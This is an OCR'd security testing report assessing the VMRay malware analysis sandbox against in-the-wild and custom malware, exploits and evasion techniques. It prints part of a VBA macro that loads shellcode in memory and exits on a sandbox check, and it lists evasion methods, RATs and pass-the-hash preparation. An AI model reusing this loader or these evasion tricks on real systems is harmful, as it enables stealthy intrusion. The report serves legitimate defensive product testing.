VMRAY MALWARE ANALYSIS SANDBOX EFFICACY ASSESSMENT

Contents

About VMRay

VMRay is a CyberSecurity company that provides both a cloud-based and on-premises product, VMRay Analyzer, for detecting malware-related threats using dynamic program analysis.

VMRay uses hypervisor-based monitoring built on the academic work of the two co-founders. VMRay Analyzer is primarily used by CERTs and SOCs in large enterprises, telecoms and technology vendors for analyzing and identifying malware, in particular targeted attacks related to APTs.

About MRG Effitas

MRG Effitas is a UK based, independent IT security research organisation that focuses on providing cutting-edge efficacy assessment and assurance services, the supply of malware samples to vendors and the latest news concerning new threats and other information in the field of IT security.

MRG Effitas' origin dates back to 2009 when Sveta Miladinov, an independent security researcher and consultant, formed the Malware Research Group. Chris Pickard joined in June 2009, bringing expertise in process and methodology design, gained in the business process outsourcing market.

The Malware Research Group rapidly gained a reputation as the leading efficacy assessor in the browser and online banking space and, due to increasing demand for its services, was restructured in 2011 when it became MRG Effitas, with the parent company Effitas.

Today, MRG Effitas has a team of analysts, researchers and associates across EMEA, UATP and China, ensuring a truly global presence.

Since its inception, MRG Effitas has focused on providing ground-breaking testing processes and realistically modeling real-world environments in order to generate the most accurate efficacy assessments possible.

MRG Effitas is recognized by several leading security vendors as the leading testing and assessment organization in the online banking, browser security and cloud security spaces and has become their partner of choice.

Our analysts have the following technical certificates:

Offensive Security Certified Expert (OSCE), Offensive Security Certified Professional (OSCP), Malware Analysis (Deloitte NL), Certified Information Systems Security Professional (CISSP), SecurityTube Linux Assembly Expert, SecurityTube Python Scripting Expert, Certified Penetration Testing Specialist (CPTS), Computer Hacking Forensics Investigator (CHFI), and Microsoft Certified Professional (MCP).

About Ukatemi

Ukatemi Technologies is a spin-off from the CrySyS Lab, Budapest. It was founded in December 2012 by members of CrySyS Lab with the mission to address problems of targeted attacks in cyber space. Targeted attacks often use advanced methods, aim to compromise high profile targets, are stealthy and persistent, and, therefore, difficult to detect and mitigate. Ukatemi focuses on providing to its clients customized threat intelligence reports and incident handling services, including malware analysis. Ukatemi provides personalized services that may not be procured elsewhere.

Introduction

VMRay commissioned MRG Effitas to conduct an efficacy analysis of its VMRay malware analysis sandbox product. This sandbox is capable of detecting traditional malware, malware simulating APT attackers, documents containing exploits, exploits on URLs, and other malicious activities.

The term Advanced Persistent Threat (APT) refers to a potential attacker that has the capability and the intent to carry out advanced attacks against specific high-profile targets in order to compromise their systems and maintain permanent control over them in a stealthy manner. APT attacks often rely on new malware, which is not yet known to and recognized by traditional anti-virus products. APT attackers typically use spear phishing or watering hole techniques to deliver the malware to victim computers where it is installed by enticing the user to open the file containing the malware or the link pointing to it. Installation of the malware may also involve exploiting some known or publicly unknown vulnerability in the victim system, or social engineering. Once the malware is installed, it may connect to a remote Command & Control server, from which it can download updates and additional modules to extend its functionality. In addition, the malware may use rootkit techniques in order to remain hidden and to provide permanent remote access to the victim system for the attackers.

As traditional anti-virus products seem to be rather ineffective in detecting new malware, and hence, mitigating APT attacks, a range of new solutions, specifically designed to detect APT attacks, have appeared on the market in the recent past. These anti-APT tools open those files in a sandbox environment on virtual machines under various configuration settings, analyze the behaviour produced by the virtual machines, and try to identify anomalies that may indicate the presence of a malware or an exploitation attempt.

There is no doubt that these new tools are useful. However, determining the real effectiveness of these tools is challenging, because measuring their detection rate would require testing them with new, previously unseen malware samples with characteristics similar to those of advanced malware used by APT attackers. Developing such test samples requires special expertise and experience obtained either through the development of advanced targeted malware or at least through extensive analysis of known samples.

We at MRG Effitas and Ukatemi decided to join forces and perform a test of leading APT attack detection tools using custom developed samples. MRG Effitas has extensive experience in testing anti-virus products, while Ukatemi has a very good understanding of APT attacks gained through the analysis of many targeted malware campaigns (including Duqu, Flame, MiniDuke and TeamSpy). Therefore, collaborating and bringing together our complementary sets of expertise looked like a promising idea.

Test details

The following components and test cases were used during the test:

- Number of in-the-wild exploits: 10
- Number of in-the-wild malware: 60
- Number of full custom malware: 2
- Number of different custom exploit obfuscation (Java, Flash) : 1
- Number of different sandbox evasion techniques: 10
- Publicly known, but customizable malware samples: 15
- Number of standard off-the-shelve exploit kit (e.g. Metasploit) test cases: 10
- Samples with custom crypters: 1
- Samples with known crypters: 2
- Number of different delivery methods (exploit, macro, java self-signed, ActiveX, HTML5, etc): 4
- Total number of test cases: ~95


The target platform was Windows 7 64-bit, with Internet Explorer 11 and recent versions of Firefox, Chrome, Adobe Flash Player, Adobe Acrobat, Microsoft Office, Silverlight and Java Runtime Environment.

We tested browser exploits that target Internet Explorer and Flash as these are the most prevalent attacks at present. Besides these exploits we used PDF, RTF, and DOCX type exploits. Non-prevalent file-types like AVI and CHM were out of scope.

After a first round of tests some issues were identified in the VMRay analysis environment. MRG Effitas provided feedback to the VMRay team on suggested adjustments to address these issues. This report contains the result of the retest after some of these issues were addressed.

Our tests included the following parameters and custom developed tools:

- We used encoded shellcodes to avoid detection
- We used PowerShell, Visual Basic Script and Batch-based attacks to simulate APT attackers
- We developed Microsoft Office files with direct shellcode execution (no PE is dropped to the hard-disk)




```
        Private Declare Function CreateThread Lib "kernel32" (ByVal Svheph As Long, ByVal
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Irlzkte As Long, ByVa
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Kou As Long, ByRef D
Declare Function GetSystemMetrics32 Lib "User32" _
    Alias "GetSystemMetrics" (ByVal nIndex As Long) As Long

Sub Auto_Open()
        Dim w As Long, h As Long
        w = GetSystemMetrics32(0) ' width in points
        If w <= 1024 Then
            MsgBox ("Sandbox detected - screen resolution")
            End
        End If

        Dim Jpgam As Long, Qdqvo As Variant, Kly As Long
        Dim Tep As Long, Cvd As Long
        Qdqvo = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82
139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, _
199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1, 209, 81, _
139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36,
1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, 68, 36, 36, _
91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 104, 110, 101, 116,
```


- We used known packers like Themida and VMProtect and also developed two new custom packers (XOR, Compress + XOR)



Protection Options

Anti-Debugger Detection: Advanced
Advanced API-Wrapping: Level 2
Compression: ☑ Application ☑ Resources ☑ SecureEngine
Anti Dumpers: ☑ Enable Protection
Anti-Patching: None
Monitor Blockers: ☑ Files Monitors ☑ Registry Monitors □ Sandbox tools
Entry Point Obfuscation: ☑ Enable Protection
Taggant Information: □ Add Taggant
Resources Encryption: ☑ Enable Encryption
Memory Guard: ☑ Enable Protection
Delphi/BCB Form Protection: ☑ Enable Protection
VMWare/Virtual PC: ☑ Compatible
When Debugger Found: Display Message

- We used known RATs like PoisonIvy and NJRat




Adapter GUID	Adapter Description	SSID	WEP Ascii	WEP Hex
{17C1D4D9-22F3-43C1-...	D-Link AirPlus G DWL-G12...	3Com	[redacted]	[redacted]

Download: 0.00 B/s Upload: 0.00 B/s

- We tested shellcode execution embedded into Python, Ruby scripts or Go binaries
- We developed samples with MD5-based hash collisions
- We used exploits targeting Flash, Java, Adobe Reader, Microsoft Office and Silverlight
- We used encoded payload delivery during exploits
- We used lateral movement in a test, and as a first step, we extracted hashes from the machine which can be used in pass-the-hash attacks
- We developed custom exploit encryption methods where a passive network listener device cannot replay the exploit, because it lacks the encryption keys
- We developed 10 new malware analysis sandbox detection techniques

- We signed some malware samples with both valid and invalid certificates to simulate APT attackers



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication


* Refer to the certification authority's statement for details.

Issued to: Effitas Limited

Issued by: Go Daddy Secure Certificate Authority - G2

Valid from 3/ 29/ 2017 **to** 3/ 29/ 2018

Learn more about certificates



Certificate Information

The digital signature of the object did not verify.

Issued to: Microsoft Windows

Issued by: Microsoft Windows Production PCA 2011

Valid from 10/ 11/ 2016 **to** 1/ 11/ 2018

Learn more about certificates

- The majority of the in-the-wild malware and exploit kit tests were done live
- We used the following exploit-kits in our exploit kit tests: Rig, Sundown, Metasploit

High-level results

After performing the tests, we identified the following strengths of the VMRay malware analysis sandbox:

- The sandbox is very strong at hiding both the virtualization level from malware running in the sandbox (anti-anti-vm) and any specific artefacts of the sandbox itself.
- The number of supported analysis environments and file types are above industry average.
- The reports are useful for both beginners and advanced users.
- It is easy to interact with the analysis environment during analysis in case manual actions are needed to trigger the malicious activity.
- The analysis environment is configurable with prescripts, which provides options for advanced users to fine-tune the analysis environment.
- The YARA rules are effective to detect known but packed malware by inspecting the memory when the code is unpacked.
- The YARA rules are effective to detect known exploits like Office files, PDF
- The sandbox will analyze malware that is packed – packers are the biggest enemies of traditional antivirus engines.
- The sandbox has hash-based reputation checking and Metadefender integration
- Besides executables, malicious scripts written in PowerShell are also detected
- The sandbox has solid exploit detection via URL analysis
- The REST API interface is well documented

Detailed results

In-the wild tests

Following are the malware analysis sandbox results of the in-the-wild malware samples. VTI scores are the results of the dynamic execution of the malware inside the sandbox.

In-the-wild-malware	Test Results
% of samples detected as Malicious*	88%
% of samples detected as Blacklisted*	12%
Total Detection Efficacy	100%
***VMRay Severity Score Chart**	
Blacklisted	VMRay's reputation engine recognizes the sample as a known malicious file
Malicious	VMRay's dynamic analysis engine determines that the file is malicious based on specific behavior patterns
Suspicious	VMRay's dynamic analysis engine determines that the file is suspicious based on specific behavior patterns
Not Suspicious	VMRay's dynamic analysis engine determines that the file is not suspicious based on behavior patterns
Whitelisted	VMRay's reputation engine recognizes the sample as a known benign file




Figure 1 - Final detection via VTI and reputation for in-the-wild malware

Custom malware tests

VMRay Analyzer detected the majority of custom malware samples as malicious, thereby highlighting its ability to detect highly evasive and advanced malware. In some custom malware test scenarios, VMRay's dynamic analysis engine determined that the file was suspicious (but not malicious) based on specific behavior patterns. There are several reasons why VMRay's dynamic analysis engine may only classify a file as suspicious and not malicious. For example, if the command and control server is inactive at the time of the analysis, the sample may be deemed to be less malicious than it actually is. Similarly, if the C&C is available, but no malicious actions are received from the command and control server during the analysis, the sample may only be classified as suspicious. Please note that this is a general shortcoming of dynamic malware analysis and is not specific to VMRay Analyzer.

Anti-anti VM

Finding

There are three main type of attacks where attackers can detect the malware analysis sandbox, and change the malware behaviour if an analysis environment is detected:

1. Detection of virtualization software (Virtualbox, VMWare, QEMU, KVM…)


2. Identify a difference between the target computer (e.g. desktop computer with user activity) and a plain analysis environments.

3. Context–aware or environment-aware malware, where the malware sample only triggers if specific factors are met, e.g. it starts on a given date only, or it checks the presence of a specific environment variable, registry key, etc. It is even possible to encrypt the malware payload based on the value of this variable, so without knowing (or guessing) the correct value, the payload cannot be decrypted.

VMRay has a series of blog posts on sandbox evasion techniques here: https://www.vmray.com/blog/sandbox-evasion-techniques-part-1/

When it comes to detection of virtualization software, the de-facto standard is the Pafish tool: https://github.com/a0rtega/pafish

VMRay is implemented as a modified KVM/QEMU, so we can only expect VM detections on the KVM/QEMU part. By running the Pafish tool, we can see that there is not a single detection of the virtualization environment. Note: sometimes, Pafish detects that VMRay does not simulate mouse movement, but this is a bug in Pafish (the window to check is too short), and not in VMRay.



C:\Users\[redacted]Desktop\pafish.exe


```
* Pafish (Paranoid fish) *

Some anti(debugger/VM/sandbox) tricks
used by malware for the general public.

[*] Windows version: 6.2 build 9200
[*] CPU: GenuineIntel
    CPU brand: Intel(R) Xeon(R) CPU E5-2637 v4 @ 3.50GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
```



C:\Users\[redacted]Desktop\pafish.exe


```
[*] Checking if NumberOfProcessors is < 2 via raw access ... OK
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... OK
[*] Checking if pysical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... OK
[*] Checking if operating system IsNativeVhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... OK
[*] Checking function CreateProcessA method 1 ... OK

[-] Sandboxie detection
[*] Using GetModuleHandle(sbiedll.dll) ... OK

[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK
